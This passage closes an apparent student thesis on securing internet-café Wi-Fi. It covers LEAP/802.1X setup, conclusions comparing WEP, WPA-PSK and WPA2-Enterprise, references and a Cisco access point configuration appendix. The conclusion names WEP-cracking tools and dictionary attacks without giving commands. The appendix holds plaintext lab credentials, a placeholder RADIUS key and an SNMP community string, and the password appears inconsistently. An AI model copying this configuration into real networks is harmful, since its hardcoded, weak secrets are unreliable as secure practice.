


Fig 28: Implementation of Security

### Step 3 LEAP Configuration

After enabling LEAP as the WPA/WPA2/CCKM EAP's type, click configures option and assign a username and password for which person can access to the access point. In this case, the username set as Chong and the password is conzh09.




Fig 29: Leap Configuration

### Step 4 Active of the Client Profile

## Evaluate Security on the Internet Cafe.

The last step is to click on the option of activating a profile. To verify the entire configuration steps are correctly, the client profile tab will show the LEAP authentication status, which will show the status of the current connection.




Fig 30: Active Client Profile

### 5.4.4.1 SUMMARY

The IEEE 802.1X/EAP combined client's MAC address, account, password, and certificate (TLS) to the proof of the identity of the user. The 802.1 X/EAP provides safer, more flexible verification mode, this technique can dynamically assign WPA2 certificate key to prevent WLAN loopholes thus preventing malicious behaviours. The configuration of portal login and administrative control in this test help to minimize and control the threats from backtrack5 attacks. The special character and strong password will make it very hard for war-driver as well Ssh attackers find it difficult to easily generate dictionary code they can enable them achieve their aim of compromising the security password of the wireless network.

## **Evaluate Security on the Internet Cafe.**

### **6. CONCLUSION AND SUGGESTIONS**

We compare all three scenarios carried out during our experiments in the lab, and the resources such as textbooks, journals, articles, and web-material. We strongly suggest WPA2 using 802.1x as our best solution so far. It was not the best but from our result, we suggest this to the blueville café and Halmstad internet game center that can help them to minimize and reduce brute force ssh attack, war-driver, and password attacks. These are just three tests we were able to carry out at our university Cisco lab according to our goal. The act of limiting and mitigate cyber threats is a very wide topic. Firstly, we implement WEP as the security mechanism to secure Internet café's wireless network. The WEP is extremely easy to recover the password (even if administrator uses complex password) if the attacker collects enough IVs , by using following command such as information gathering (airdumpling) mode, exploitation (aireplay-ng) mode as well as cracking mode (aircrack-ng). Secondly, because WEP was prone to easy threats we proceed to implement WPA/WPA2 pre-shared key in the network, but the result indicated that WPA/WPA2 pre-shared key are not fully secure if internet café try to use "easy guest" phase as the password. The test shows that an attacker can use dictionary attacker to recover the (8-63 character) password. Finally, the third experiment part is the recommended solution for Internet café has to secure the WIFI network, because the 802.1x enterprise security with EAP extension required to validate of the user's information if they require to connect to access the port and port-based authentication is not easily impossible to crack. It requires an attacker at dedicated times days to collect and generate logs and bugs, due to this it is not an easy task. So due to this test and experiment, we suggest all users have WPA2 using 802.1x authentication, it is very important. This security technique and method have better security strength compare with WEP. Users are prone to much damage and errors that resulted in a large risk in today's computing. Proper education and awareness should put in place that can govern how we use and manage wireless networks.



## Evaluate Security on the Internet Cafe.

### 7. REFERENCES

#### 7.1 LITERATURES

- [1] .Alison Anderson, Dennis Longley, and Lam For Kwok. Security modeling for Organizations. In Proceedings of the 1994 ACM Conference on Computers and Communications Security, November 1994.
- [2]. Adam Young and Moti Yung: Extortion-based security threats and countermeasures. In Proceedings of the IEEE Symposium on Security and Privacy, pages 129–140, May 6-8, 1996.
- [3]. Arinze Nwabude. 2008. Wireless local area network (WLAN): security risk and counter measures. Blekinge Institute of Technology.
- [4].Arash Habibi Lashkari, Masood Mansoor & Aamir Syed Danish. 2009. Wired Equivalent Privacy (WEP) versus Wi-Fi Protected Access (WPA). International Conference on Signal Processing Systems, Singapore.
- [5]. AvHarold F. Tipton & Micki Krause. 2009. Information security management handbook. Auerbach Publications.
- [6]. Casey, Eoghan; ‘Handbook of Computer Crime Investigation: Forensic Tools & Technology’, Academic Press, October 2001.
- [7]. Christopher J. Alberts and Audrey J. Dorofee. Managing Information Security Risks: The OCTAVEÿ Approach. Addison-Wesley, June 2002.
- [8]. CCNP Building Cisco Multilayer Switched Guide, Siva Subramanian, Frahim Page 649 (Introduction to layer 2 Security and Types of Layer 2 Attack).
- [9]. Conference on Information Security, IFIP/Sec ’92, volume A-15 of IFIP Transactions, pages 277–296. Elsevier, May 27–29, 1992.
- [10]. Computer Security Institute. Fourth annual CSI/FBI computer crime and security survey, 1998, 1999,2003
- [11]. David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the Slammer worm. IEEE Security and Privacy,1:33–39, July 2003.
- [12]. Detmar W. Straub. Effective IS security: An empirical study. Information Systems Research, 1(3):255–276, January 16, 1990.
- [13]. Edward G. Amoroso. Fundamentals of computer security technology. Prentice Hall, Englewood Cliffs, New Jersey, 1994.
- [14]. Goldstein, Emmanuel, ed. 2009. The best of 2600: A hacker odyssey. Indianapolis: Wiley Publishing, Inc.
- [15]. Irvine, Cynthia; ‘Center For Information Systems Security Studies and Research, NPS Research, June 1998.
- [16]. Martin Beck. 8 November2008. Practical attacks against WEP and WPA. IEEE computer Society.
- [17]. National Institute of Standards and Technology (NIST). An introduction to computer security: The NIST handbook. National Insitute of Standards and Technology (NIST) Special Publication 800-12, U.S. Government Printing Office, October 1995.
- [18]. O’Reilly-Network Warrior.....(failues and humman errors page 513 to 516).

## Evaluate Security on the Internet Cafe.

- [19]. O'Reilly-Network Warrior.....(Authenticatn page 343).
- [20]. O'Reilly-Network Warrior.....(firewall page 361 to 391).
- [21]. A Delay-Tolerant Network Architecture for Challenged Internets....."Kevin Fall"Intel Research, Berkeley....kfall@intel-research.net
- [22]. Persky, D. (2007). VoIP security vulnerabilities No. 127)SANS Institute.
- [23]. Rash, Michael Orebaugh, Angela Clark, Graham "Intrusion Prevention and Active Response": Deploying Network and Host IPS (Published 02/2005) page 29,73,105,133,193,295.
- [24]. Robert V. Jacobson. What is a rational goal for security? Security Management, 44, December 2000.
- [25]. Stallings, W., Cryptography and Network Security: Principles and Practice, Upper Saddle River, NJ: Prentice Hall, July 1998.
- [26]. Tucker, G. S. (2004). Voice over internet protocol (VoIP) and security No.(16)SANS Institute.TURKU UNIVERSITY
- [27]. U.S Robotics. 2009. Wireless LAN Networking White Paper. IEEE Computer Society.
- [28]. Verton, Dan. 2003. Black ice: The invisible threat of cyber-terrorism. Emeryville: McGraw-Hill/Osborne.
- [29]. Wi-Fi Alliance. March 2005. Deploying Wi-Fi Protected Access (WPA™) and WPA2™ in the Enterprise. Wi-Fi® is a registered trademark of the Wi-Fi Alliance.
- [30]. William J. Caelli, Dennis Longley, and Alan B. Tickle. A methodology for describing information and physical security architectures. In Guy G. Gable and William J. Caelli, editors, Proceedings of the IFIP TC11, Eighth International

## 7.2 INTERNETS

- [31]. Arun Kumar , MVP. Edited by: M.S Smith (June 9,2011) from Bright Hub<http://www.brighthouse.com/computing/smb-security/articles/115146.aspx>.
- [32]. Alexander Gostev, Chief Security Expert at Kaspersky Lab, noted in the company's Read more: <http://www.digitaljournal.com/article/325667#ixzz1wIZPQq6K>
- [33]. KoreK. Chopchop (experimental WEP attacks).<http://www.netstumbler.org/showthread.php?t=124892004>
- [34]. KoreK. Chopchop (Experimental WEP attacks) 2004.<http://www.netstumbler.org/showthread.php?t=12489>
- [35]. <http://globalknowledgeblog.com/technology/security/hacking-cybercrime/the-5-phases-of-hacking-maintaining-access/>
- [36]. <http://netsecurity.about.com/od/hackertools/a/Backtrack-The-Hackers-Swiss-Army-Knife.htm>
- [37]. [http://lastbit.com/rm\\_bruteforce.asp](http://lastbit.com/rm_bruteforce.asp)
- [38]. Siemens Enterprise Communications. (July, 2008) White Paper of WLAN Security Today : Wireless more Secure than Wired, Source: Gartner, November 2006

## Evaluate Security on the Internet Cafe.

- [http://www.enterasys.com/company/literature/WLAN%20Security%20Today Siemens%20whitepaper\\_EN.Pdf](http://www.enterasys.com/company/literature/WLAN%20Security%20Today%20Siemens%20whitepaper_EN.Pdf). [ Launched on October 1, 2008].
- [39]. <http://technet.microsoft.com/en-us/library/cc959354.aspx>
- [40]. Tim Newsham. Cracking WEP Keys Applying known techniques to WEP Keys, 2001. [http://www.lava.net/~newsham/wlan/WEP\\_password\\_cracker.pdf](http://www.lava.net/~newsham/wlan/WEP_password_cracker.pdf).
- [41]. [http://www.corero.com/en/products\\_and\\_services/ips](http://www.corero.com/en/products_and_services/ips)
- [42]. <http://www.question-defense.com/2012/04/04/siege-backtrack-stress-testing-network-stress-testing-siege>
- [43]. <http://www.redorbit.com/news/technology/1112543496/flame-virus-most-sophisticated-cyber-weapon-ever-used/>
- [44]. [http://www.theregister.co.uk/2004/09/09/telenor\\_botnet\\_dismantled/](http://www.theregister.co.uk/2004/09/09/telenor_botnet_dismantled/), by John Leyden, The Register.
- [45]. <http://www.acunetix.com/websitesecurity/php-security-1.htm>
- [46]. <http://www.cert.org/advisories/CA-2001-34.html>

## 8. APPENDIX A

### Access Point Configuration

```
aaa new-model
aaa group server radius rad_eap
server 192.168.1.5 auth-port 1812 acct-port 1813
aaa authentication login eap_methods group rad_eap
bridge irb
interface Dot11Radio0
no ip address
no ip route-cache
encryption vlan 2 key 1 size 128bit
broadcast-key vlan 2 change 300
ssid WPA2 vlan 2
authentication open eap eap_methods
authentication network-eap eap_methods
speed basic-1.0 basic-2.0 basic-5.5 basic-11.0
rts threshold 2312
channel 2437
station-role root
bridge-group 1
bridge-group 1 subscriber-loop-control
bridge-group 1 block-unknown-source
no bridge-group 1 source-learning
no bridge-group 1 unicast-flooding
```

## Evaluate Security on the Internet Cafe.

```
bridge-group 1 spanning-disabled
interface FastEthernet0
no ip address
no ip route-cache
duplex auto
speed auto
bridge-group 1
no bridge-group 1 source-learning
bridge-group 1 spanning-disabled
interface BVI1
ip address 192.168.1.2 255.255.255.0
no ip route-cache
ip default-gateway 192.168.1.1
ip http server
ip radius source-interface BVI1
snmp-server community cable RO
snmp-server enable traps tty
radius-server local
nas 192.168.1.1key shared_secret
group WPA2
user chong nthash conzha09 group WPA2
radius-server host 192.168.1.5 auth-port 1812 acct-port
1813 key shared_secret
radius-server retransmit 1
radius-server attribute 32 include-in-access-req format %h
radius-server authorization permit missing Service-Type
radius-server vsa send accounting
bridge 1 route ip
line con 0
line vty 5 15
end
```

## **Evaluate Security on the Internet Cafe.**

### **9. ACRONYMS**

ACL Access control list  
AES Advanced Encryption Standard  
AES CCMP AES-Counter Mode CBC-MAC Protocol  
AH Authentication header  
AP Access point  
ASCII American Standard Code for Information Interchange  
BSSID Basic Service Set Identifier  
CCKM Cisco Centralized Key Management  
CD-ROM Compact Disc Read - Only Memory  
DDOS Distributed Denial of Service  
DOS Denial Of Service  
EAP Extensible Authentication Protocol  
ESP Encapsulating Security Payload  
TCP/IP Transmission Control Protocol / Internet Protocol  
VoIP Voice over IP  
WAR-DRIVER Hacker  
WEP Wired Equivalent Privacy  
WIDS Wireless intrusion detection system  
WIPS Wireless intrusion prevention system  
WLAN Wireless local area network  
WPA Wi Fi Protected Access  
BRUTE FORCE SSH Attack  
SQL-Injection  
PHP Attack  
BLUEVILLE Internet Café  
INTERNET Game Center

